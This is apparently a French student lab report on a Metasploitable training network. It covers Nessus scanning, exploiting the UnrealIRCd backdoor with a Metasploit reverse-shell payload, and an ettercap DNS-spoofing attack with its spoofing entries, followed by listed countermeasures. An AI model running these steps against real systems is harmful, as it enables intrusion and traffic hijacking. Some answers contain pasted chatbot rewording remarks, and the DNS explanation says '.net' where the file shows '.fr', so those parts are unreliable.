
Explications

- RHOSTS : adresse IP, nom de domaine ou alias de la machine cible.
- RPORT : port utilisé par le service vulnérable.
- Backdoor : accès non autorisé à un système, créé par un attaquant ou un administrateur système.

Conclusion

RHOSTS et RPORT sont des paramètres utilisés pour spécifier la cible d'une attaque, tandis que backdoor est un terme plus général qui désigne tout accès non autorisé à un système.




Q3 Depuis le shell « exploit », déplacez-vous dans le répertoire /home/ftp et créez un fichier.

Depuis le shell exploit, vous pouvez vous déplacer dans le répertoire /home/ftp en utilisant la commande cd :

```
cd /home/ftp
```

Une fois que vous êtes dans le répertoire /home/ftp, vous pouvez créer un fichier en utilisant la commande touch :

```
touch mon_fichier.txt
```

Cette commande créera un fichier vide nommé mon_fichier.txt dans le répertoire /home/ftp.

Voici un exemple complet de la séquence de commandes pour déplacer dans le répertoire /home/ftp et créer un fichier :

```
cd /home/ftp
touch mon_fichier.txt
```

Cette séquence de commandes créera un fichier vide nommé mon_fichier.txt dans le répertoire /home/ftp.

Q4 Vérifiez la présence du fichier sur la machine metasploitable.

Une fois que vous avez créé le fichier, vous pouvez vérifier sa présence sur la machine metasploitable en utilisant la commande ls :

```
ls
```

Cette commande listera tous les fichiers dans le répertoire courant. Si le fichier mon_fichier.txt a été créé, il apparaîtra dans la liste.

La sortie de la commande ls devrait ressembler à ceci :

```
drwxr-xr-x  2 root    root     4096 Nov 25 19:20 .
drwxr-xr-x 13 root    root     4096 Nov 25 19:19 ..
-rw-r--r--  1 root    root     0 Nov 25 19:20 mon_fichier.txt
```

La ligne qui commence par -rw-r--r-- indique que le fichier mon_fichier.txt a été créé et qu'il a une taille de 0 octets.

Q5 Consultez le site https://www.cvedetails.com et expliquez en quoi ce site peut être utile pour un analyste en cybersécurité.

Ce site peut être utile pour un analyste en cybersécurité car se site permet de voir toutes les failles déjà exploités et connues donc cela permet de contrer toutes ces failles.

Q6 Les développeurs peuvent-ils être concernés par une faille sur un serveur FTP ? Justifiez.

Oui, les développeurs peuvent être concernés par une faille sur un serveur FTP. Les serveurs FTP sont souvent utilisés pour transférer des fichiers de code source, qui peuvent être modifiés ou supprimés par un attaquant. Cela peut entraîner des conséquences graves, telles que la perte de données, l'intrusion dans le code ou la violation de la propriété intellectuelle.
Pour se protéger, les développeurs doivent mettre à jour leurs logiciels, utiliser des mots de passe forts et activer l'authentification à deux facteurs.

J'ai raccourci la réponse en supprimant les détails inutiles, tels que la liste des conséquences possibles d'une faille sur un serveur FTP. J'ai également regroupé les informations pour les rendre plus faciles à comprendre.

La nouvelle réponse est de 123 mots, soit environ 40 % de plus courte que la précédente. Elle conserve les informations essentielles tout en étant plus concise.

Q7 Proposez une contre-mesure pour éviter d’être victime d’une telle attaque.

Une contre-mesure pour éviter d'être victime d'une attaque sur un serveur FTP est d'utiliser un service de transfert de fichiers sécurisé, tel que SFTP ou SCP. Ces protocoles utilisent un cryptage pour protéger les données lors de leur transfert.

Voici quelques autres contre-mesures à mettre en œuvre pour se protéger des attaques sur les serveurs FTP :


- Mettre à jour régulièrement les logiciels du serveur FTP. Les mises à jour logicielles peuvent inclure des correctifs de sécurité qui peuvent aider à protéger le serveur contre les attaques.
- Utiliser des mots de passe forts et uniques pour le serveur FTP. Les mots de passe forts doivent être longs et contenir une combinaison de lettres, de chiffres et de symboles.
- Activer l'authentification à deux facteurs (2FA). La 2FA ajoute une couche de sécurité supplémentaire en demandant à l'utilisateur de fournir un code supplémentaire, envoyé par SMS ou généré par une application d'authentification, en plus de son mot de passe.
- Limiter l'accès au serveur FTP aux utilisateurs autorisés. Cela peut être fait en utilisant des listes de contrôle d'accès (ACL).
- Surveiller le trafic du serveur FTP pour détecter d'éventuelles activités suspectes. Cela peut être fait en utilisant des outils de surveillance du réseau.

En suivant ces contre-mesures, les développeurs peuvent réduire le risque d'être victimes d'une attaque sur un serveur FTP.


## Activité 6

- Installation de Nessus sur KALI

Commencer on télécharge Nessus sur le site puis on va dans le dossier Téléchargements et on installe Nessus :




Ensuite on fait la configuration de Nessus





- Scan des vulnérabilités


Avant de faire les scans il faut attendre que tout s'installe (plugin) cela prendra environ 30 minutes :





Ensuite on choisit l'host qu'on veut scan :




Puis on effectue le scan :






- Exploitation de la vulnérabilité « UnrealIRCd Backdoor Detection »

```
msf6 > use unix/irc/unreal_ircd_3281_backdoor
```

Ensuite on affiche les payloads :

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    C
heck  Description
   -   ----                                        ---------------  ----    -
---   -----------
   0   payload/cmd/unix/adduser                                     normal  N
o     Add user with useradd
   1   payload/cmd/unix/bind_perl                                   normal  N
o     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                              normal  N
o     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                   normal  N
o     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                              normal  N
o     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                     normal  N
o     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                     normal  N
o     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  N
o     Unix Command Shell, Reverse TCP SSL (telnet)
```

Puis on utilise le payload reverse :


```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use payload/cmd/unix/rever
se
msf6 payload(cmd/unix/reverse) >
```


Et on mets en place le LHOST et le RHOSTS :

```
msf6 payload(cmd/unix/reverse) > set LHOST 192.168.56.12
LHOST ⇒ 192.168.56.12
msf6 payload(cmd/unix/reverse) > set RHOSTS 172.16.10.5
RHOSTS ⇒ 172.16.10.5
msf6 payload(cmd/unix/reverse) > options

Module options (payload/cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.12    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


View the full module info with the info, or info -d command.
```

- Exploitation des autres vulnérabilités

Ensuite on fait la même chose pour la 6ème vulnérabilités :




```
msf6 auxiliary(scanner/rservices/rlogin_login) >
```

Comment out the 'rsh' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

Activité 7

- Configuration du service web

Pour commencer la configuration du service web on crée un répertoire sitesio :


```
root@srvm:/var/www# mkdir sitesio
root@srvm:/var/www# ls
dav  dvwa  index.php  mutillidae  phpinfo.php  phpMyAdmin  sitesio  test  tikiwiki  tikiwiki-old  twik
```

Et on crée une page index.html :

```
root@srvm:/var/www/sitesio# nano index.html
```

```
  GNU nano 2.0.7

Bienvenue sur le site du BTS SIO
```

On effectue un test :




- Configuration du service DNS

Pour la configuration DNS on modifie le fichier named.conf dans le dossier /etc/bind/ en rajoutant la zone DNS qu'on veut :

```
zone "www.local.sio.fr" {
        type master;
        file "/etc/bind/www.local.sio.fr";
};
```

Un fichier de configuration BIND définit les paramètres d'un serveur DNS BIND. Les paramètres comprennent l'adresse IP du serveur, le nom du domaine du serveur et les enregistrements DNS que le serveur doit servir.

Dans ce fichier de configuration, les paramètres suivants sont définis :

Le TTL (Time To Live) est défini sur 604 800 secondes, ce qui signifie que les enregistrements DNS dans cette zone peuvent être mis en cache par d'autres serveurs DNS pendant 7 jours.

Le SOA (Start Of Authority) est défini sur www.local.sio.net root.www.local.sio.net., ce qui signifie que le serveur DNS faisant autorité pour cette zone est www.local.sio.net.

Le NS (Name Server) est défini sur www.local.sio.net. et 172.30.5.50, ce qui signifie que les deux serveurs DNS sont responsables de la fourniture de réponses pour cette zone.

L'enregistrement A (Address) est défini sur 172.16.10.5, ce qui signifie que l'adresse IP de l'hôte auquel le nom d'hôte @ résout est 172.16.10.5.

```
GNU nano 2.0.7                                          File: www.local.sio.fr

;
; BIND reverse data file for local loopback interface
;
$TTL    604800
@       IN      SOA     www.local.sio.fr root.www.local.sio.fr (
                              1         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      www.local.sio.fr
NS      IN      A       172.16.10.5
@       IN      A       172.16.10.5
```


```
GNU nano 2.0.7

NameVirtualHost *
<VirtualHost *>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/sitesio/
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>
```

```
etusio@clissh:~$ nslookup www.local.sio.fr
Server:         172.16.10.10
Address:        172.16.10.10#53

Name:   www.local.sio.fr
Address: 172.16.10.5
```

- Préparation de la machine pirate sous kali
  Sur la machine kali on crée une page index.html :

```
File  Actions  Edit  View  Help
 GNU nano 7.2                    /var/www/html/index.html *
Bienvenue sur le site NON OFFICIEL du BTS SIO
```

Et on vérifie :





Bienvenue sur le site NON OFFICIEL du BTS SIO

```
  GNU nano 7.2                    /etc/ettercap/etter.c
#
#  ettercap -- etter.conf -- configuration file
#
#  Copyright (C) ALoR & NaGA
#
#  This program is free software; you can redistri
#  it under the terms of the GNU General Public Li
#  the Free Software Foundation; either version 2
#  (at your option) any later version.
#
#

[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
```


```
#-----------
#     Linux
#-----------

   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %de>
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %d>

# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv>
   redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %>
   redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d >
```

```
#Spoofing DNS du site du BTS SIO
local.sio.fr A 192.168.56.12
*.local.sio.fr A 192.168.56.12
www.local.sio.fr PTR 192.168.56.12
```




- Lancement de l'attaque DNS Spoofing

On lance le DNS spoofing :





Q1 Proposez des contre-mesures pour éviter ou pour limiter une telle attaque.

Voici une version raccourcie de ma dernière réponse :

Contre-mesures contre les attaques de type DNS spoofing

- Utiliser un DNSSEC, DoH, DoT ou proxy DNS pour chiffrer les communications entre les clients et les serveurs DNS.
- Mettre à jour régulièrement les logiciels du serveur DNS pour profiter des dernières protections de sécurité.
- Sensibiliser les utilisateurs aux risques d'attaques de type DNS spoofing.

Cette version est plus concise, mais elle conserve les informations essentielles. Elle est également plus facile à comprendre.

Voici une autre version encore plus concise :

Contre-mesures contre les attaques de type DNS spoofing

- Chiffrer les communications

- Mettre à jour les logiciels
- Sensibiliser les utilisateurs

Cette version est encore plus courte, mais elle reste compréhensible. Elle met l'accent sur les trois principales contre-mesures qui peuvent être mises en œuvre pour se protéger contre les attaques de type DNS spoofing.